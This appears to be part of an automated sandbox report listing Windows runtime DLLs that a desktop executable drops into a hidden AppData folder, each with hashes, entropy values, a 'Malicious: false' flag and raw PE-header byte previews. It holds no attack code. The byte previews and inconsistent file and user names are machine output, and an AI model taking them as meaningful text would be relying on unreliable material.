| SHA-256:                                                                                | 91EEB842973495DEB98CEF0377240D2F9C3D370AC4CF513FD215857E9F265A6A                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-512:                                                                                | 97C47B2E1BF45B905F51A282683434ED784BFB334B908BF5A47285F90201A23817FF91E21EA0B9CA5F6EE6B69ACAC252EEC55D895F942A94EDD88C4BFD2DA1D                                                                                                                                                                                                                                                                                                                                                                                |
| Malicious:                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Preview:                                                                                | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L....9.....!.....0.....k....@.....8=.....T.....text......rsrc.....@..@.....9.....B...T...T.....9.....d.....9.....RSDS&n...5..l....)....api-ms-win-core-processthreads-l1-1-1.pdb.....T...rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....9.....(.....`.....W.....N.....P.....F...q.....3...r.....api-ms-win-core-processthreads-l1-1-1.dll.FlushInstr |

|                                                                                  |                                                                                                                                 |
|----------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-profile-l1-1-0.dll |                                                                                                                                 |
| Process:                                                                         | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                            |
| File Type:                                                                       | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                     |
| Category:                                                                        | dropped                                                                                                                         |
| Size (bytes):                                                                    | 17712                                                                                                                           |
| Entropy (8bit):                                                                  | 7.187691342157284                                                                                                               |
| Encrypted:                                                                       | false                                                                                                                           |
| SSDEEP:                                                                          | 192:w9WlghWGdUuDuZ7M123Ouo+Uggs/nGfe4pBjSXrw58h6Wh0txKdmVWQ4SW7QQtzko:w9WPhWYDz6i00GftpBjXPemD5l1z6hv                           |
| MD5:                                                                             | FEE0926AA1BF00F2BEC9DA5DB7B2DE56                                                                                                |
| SHA1:                                                                            | F5A4EB3D8AC8FB68AF716857629A43CD6BE63473                                                                                        |
| SHA-256:                                                                         | 8EB5270FA99069709C846DB38BE743A1A80A42AA1A88776131F79E1D07CC411C                                                                |
| SHA-512:                                                                         | 0958759A1C4A4126F80AA5CDD9DF0E18504198AEC6828C8CE8EB5F615AD33BF7EF0231B509ED6FD1304EEAB32878C5A649881901ABD26D05FD686F5EBEF2D13 |
| Malicious:                                                                       | false                                                                                                                           |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-profile-l1-1-0.dll

|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....&.....!.....0.....0.....@.....0=.....T.....text.....`..rsrc.....@..@.....&.....T...T.....&.....d.....RSDS...O.""#..n....D:...api-ms-win-core-profile-l1-1-0.pdb.....T....rdata..T....rdata\$zzzdbg.....edata...`.....rsrc\$01.....`.....rsrc\$02.....&.....<.....(..0...8...w.....api-ms-win-core-profile-l1-1-0.dll.QueryPerformanceCounter.kernel32.QueryPerformanceCounter.QueryPerformanceFrequency.kernel32.QueryPerformanceFrequency..... |
|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-rtlsupport-l1-1-0.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Size (bytes):   | 17720                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit): | 7.19694878324007                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDEEP:         | 384:61G1WPhWksnhi00GftpBjEVXremWRIP55Jk:kGiYnhoiqVXreDT5Y                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5:            | FDBA0DB0A1652D86CD471EAA509E56EA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:           | 3197CB45787D47BAC80223E3E98851E48A122EFA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:        | 2257FEA1E71F7058439B3727ED68EF048BD91DCACD64762EB5C64A9D49DF0B57                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:        | E5056D2BD34DC74FC5F35EA7AA8189AAA86569904B0013A7830314AE0E2763E95483FABDCBA93F6418FB447A4A74AB0F07712ED23F2E1B840E47A099B1E68E18                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.....0.....)".....@.....8=.....T.....text.....`..rsrc.....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01.....`.....rsrc\$02.....(....F.....(..4...@...~.....!.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureContext.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind. |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-string-l1-1-0.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Size (bytes):   | 18232                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Entropy (8bit): | 7.137724132900032                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SSDEEP:         | 384:xyMvRWPhWFs0i00GftpBjwCJdemnflUG+zl4:xyMvWWoibeTnn                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:            | 12CC7D8017023EF04EBDD28EF9558305                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA1:           | F859A66009D1CAAEE88BF36B569B63E1FBDAE9493                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:        | 7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-512:        | F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBFC8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C64683829                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R.....0.....\.....@.....8=.....T.....text.....`..rsrc.....@..@.....R.....T...T.....R.....d.....R.....RSDS..D..a..1.f...7...api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T....rdata\$zzzdbg.....edata...`.....rsrc\$01.....`.....rsrc\$02.....R.....x.....(...H...h.....)....O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-synch-l1-1-0.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):   | 20280                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Entropy (8bit): | 7.04640581473745                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:         | 384:5Xdv3V0dfpkXc0vVaHWPXWXEi00GftpBj9em+4IndanJ7o:5Xdv3VqpkXc0vVa8poivex                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:            | 71AF7ED2A72267AAAD8564524903CFF6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:           | 8A8437123DE5A22AB843ADC24A01AC06F48DB0D3                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-256:        | 5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:        | 7EC2E0FEB8C89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA375                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.....!.....0.....@.....V.....8=.....T.....text...V.....`..rsrc.....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q.....api-ms-win-core-synch-l1-1-0.pdb.....T....rdata..T....rdata\$zzzdbg.....V....edata...`.....rsrc\$01.....`.....rsrc\$02.....2.....).....).....(....p.....1..c.....!..F...m.....\$...X.....\$...[.....@...i.....Q.....[.....7.....O..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-synch-l1-2-0.dll

|          |                                      |
|----------|--------------------------------------|
| Process: | C:\Users\user\Desktop\AqlmImmeey.exe |
|----------|--------------------------------------|

|                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|----------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-synch-l1-2-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:                                                                             | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Category:                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):                                                                          | 18744                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                        | 7.138910839042951                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:                                                                                | 384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfyIP55tj+oiVweb53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                   | 0D1AA99ED8069BA73CFD74B0FDDC7B3A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:                                                                                  | BA1F5384072DF8AF5743F81FD02C98773B5ED147                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-256:                                                                               | 30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:                                                                               | 6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2EF9                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:                                                                               | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L....X*uY....<br>.....!.....0.....3.....@.....v.....8=.....T.....text...v.....<br>.....\rsrc.....@..@.....X*uY.....9...T.....X*uY.....d.....X*uY.....RSDS.V..B...`.S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rda<br>ta..T.....rdata\$zzzdbg.....v.....edata...`.....rsrc\$01....`.....rsrc\$02.....X*uY.....(..l.....R.....W.....&...b.....\$.W.....6...w.....<br>.....;..j.....H.....A.....api-ms-win-core-synch- |

|                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-sysinfo-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Process:                                                                                 | C:\Users\user1\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:                                                                               | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                                                                            | 19248                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                          | 7.072555805949365                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDEEP:                                                                                  | 384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6leA8                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                     | 19A40AF040BD7ADD901AA967600259D9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                                                                    | 05B6322979B0B67526AE5CD6E820596CBE7393E4                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                                                                 | 4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                                                                 | 5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D                                                                                                                                                                                                                                                                                                                                                                                       |
| Malicious:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Preview:                                                                                 | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L....C=...<br>.....!.....0.....@.....E.....0=.....T.....text...E.....<br>.....\rsrc.....@..@.....C=.....;...T.....C=.....d.....C=.....RSDS....T.>eD.# .../.....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r<br>data..T.....rdata\$zzzdbg.....E.....edata...`.....rsrc\$01....`.....rsrc\$02.....C=.....(.....i.....N.....7...s.....+...M...r...../...'<br>V.....k.....X.....?...d....." |

|                                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-timezone-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Process:                                                                                  | C:\Users\user1\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:                                                                                | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:                                                                                 | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                                                                             | 18224                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                           | 7.17450177544266                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:                                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDEEP:                                                                                   | 384:SWPhWK3di00GftpBjH35Gvem2Al1z6hlu:77NoiOve7eu                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| MD5:                                                                                      | BABF80608FD68A09656871EC8597296C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                                                                     | 33952578924B0376CA4AE6A10B8D4ED749D10688                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                                                                  | 24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                                                                  | 3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B88257                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Preview:                                                                                  | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L....Y.x....<br>.....!.....0.....}3....@.....0=.....T.....text.....<br>.....\rsrc.....@..@.....Y.x.....<...T.....Y.x.....d.....Y.x.....RSDS.^..b..t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd<br>ata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....Y.x.....(..L...p.....5...s.....+...i.....U.....l.....api-<br>ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ |

|                                                                                       |                                                                                                     |
|---------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-util-l1-1-0.dll</b> |                                                                                                     |
| Process:                                                                              | C:\Users\user1\Desktop\AqlmImmeey.exe                                                               |
| File Type:                                                                            | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                         |
| Category:                                                                             | dropped                                                                                             |
| Size (bytes):                                                                         | 18232                                                                                               |
| Entropy (8bit):                                                                       | 7.1007227686954275                                                                                  |
| Encrypted:                                                                            | false                                                                                               |
| SSDEEP:                                                                               | 192:pePWlghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wxWWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJIP552 |
| MD5:                                                                                  | 0F079489ABD2B16751CEB7447512A70D                                                                    |
| SHA1:                                                                                 | 679DD712ED1C46FBD9BC8615598DA585D94D5D87                                                            |

|                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-util-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-256:                                                                             | F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:                                                                             | 92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Malicious:                                                                           | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                             | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.....0.....`k...@.....9.....8=.....T.....text...).....`..rsrc.....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...\$.L.Rm..l....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....rdata\$zzzdbg.....9....edata...`..rsrc\$01...`.....rsrc\$02.....f....J.....@...0.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep.DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3 |

|                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|--------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-conio-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Process:                                                                             | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:                                                                           | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                             |
| Category:                                                                            | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):                                                                        | 19256                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                      | 7.088693688879585                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:                                                                           | false                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:                                                                              | 384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV                                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5:                                                                                 | 6EA692F862BDEB446E649E4B2893E36F                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:                                                                                | 84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-256:                                                                             | 9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:                                                                             | 9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                           | false                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:                                                                             | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.....0.....@.....8=.....T.....text...).....`..rsrc.....@..@v.....8...d..d.....d.....RSDS...<...2..u...api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d....rdata\$zzzdbg.....edata...`..rsrc\$01...`.....rsrc\$02.....T.....(.....>..w...../...W...p.....L..l.....L...m.....t.....'^.....P...g.....\$...=... |

|                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|----------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-convert-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Process:                                                                               | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                                                             | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Category:                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Size (bytes):                                                                          | 22328                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Entropy (8bit):                                                                        | 6.929204936143068                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SSDEEP:                                                                                | 384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5:                                                                                   | 72E28C902CD947F9A3425B19AC5A64BD                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA1:                                                                                  | 9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-256:                                                                               | 3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-512:                                                                               | 58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F                                                                                                                                                                                                                                                                                                                                                                             |
| Malicious:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Preview:                                                                               | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE.....!.....0.....@.....@.....@.....0.....8=.....T.....text...).....`..rsrc.....0.....@..@v.....NE.....d...d.....NE.....d.....NE.....RSDS...e.7P.g*j...[...api-ms-win-crt-convert-l1-1-0.pdb....d....rdata..d....rdata\$zzzdbg.....edata...0`..rsrc\$01...`0.....rsrc\$02.....NE.....z..Z...8... (...C..^...y.....1...N...k.....*...E...`y.....5...R...o.....M...n..... |

|                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|--------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-crt-environment-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process:                                                                                   | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| File Type:                                                                                 | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Category:                                                                                  | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                              | 18736                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                                                            | 7.078409479204304                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                                                    | 192:bWlghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4SWEApkqnajPBZ:bWPhWqXYi00GftpBjBemPl1z6h2                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                       | AC290DAD7CB4CA2D93516580452EDA1C                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                      | FA949453557D0049D723F9615E4F390010520EDA                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                   | C0D75D1887C32A1B1006B3CFFC29DF84A0D73C435CDCB404B6964BE176A61382                                                                                                                                                                                                                                                                                                                                                                                                                |
